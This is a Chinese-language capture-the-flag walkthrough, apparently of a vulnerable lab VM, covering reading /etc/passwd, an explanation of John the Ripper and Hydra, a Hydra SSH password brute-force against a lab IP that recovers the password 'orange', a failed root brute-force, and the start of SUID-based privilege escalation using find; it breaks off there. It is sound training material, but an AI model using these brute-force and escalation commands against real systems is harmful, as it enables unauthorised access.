
cat flag1.txt

没什么用...

查看passwd文件中记录的用户信息
cat /etc/passwd

1 用户名
2 密码(x表示密码被加密存储在 /etc/shadow 文件中)
3 用户id(0 :root, 1~99:其他用户, 100~999系统保留)
4 用户组id (保存在 /etc/group 文件中)
5 备注
6 用户登录时所在的绝对路径
7 命令路径
cat /etc/passwd发现没有权限访问,如果可的话,就能使用John the Ripper来破解密码啦
flag4这个用户名一听就很有前途哈哈。。
hydra + john 暴力破解
john
John The Ripper 是一个(离线)密码破解工具,常用于执行字典攻击。它的密码字典是一个“单词列表”。它还可以把密码用加密算法或秘钥加密,再把输出与加密串比较进而破解面。
Hydra
THC Hydra 是一个(在线)网络登录黑客工具,它使用字典或暴力破解来尝试登录。它支持特别多的协议如 邮件(POP3,IMAP)、数据库、LDAP、SMB、VNC、SSH。
hydra -l flag4 -P /usr/share/john/password.lst ssh://192.168.62.134
-l 指定用户名
-P 密码字典(这里使用的是john安装后自带的,kali中在/usr/share/john目录下)
-ssh://ip 指定使用的协议和ip

破解成功,密码orange
ssh username@ip

flag4不是最终的flag, 最终的flag在root目录下。
提权
如何拥有root权限:
1.root用户登录
再来一次爆破...
hydra -l root -P /usr/share/john/password.lst ssh://192.168.62.134
失败...
2.普通用户登录
利用有suid权限位的命令获得权限
suid权限位:可以以root权限执行命令
find / -type f -perm -u=s 2>/dev/null

发现 find 命令被设置为了suid权限
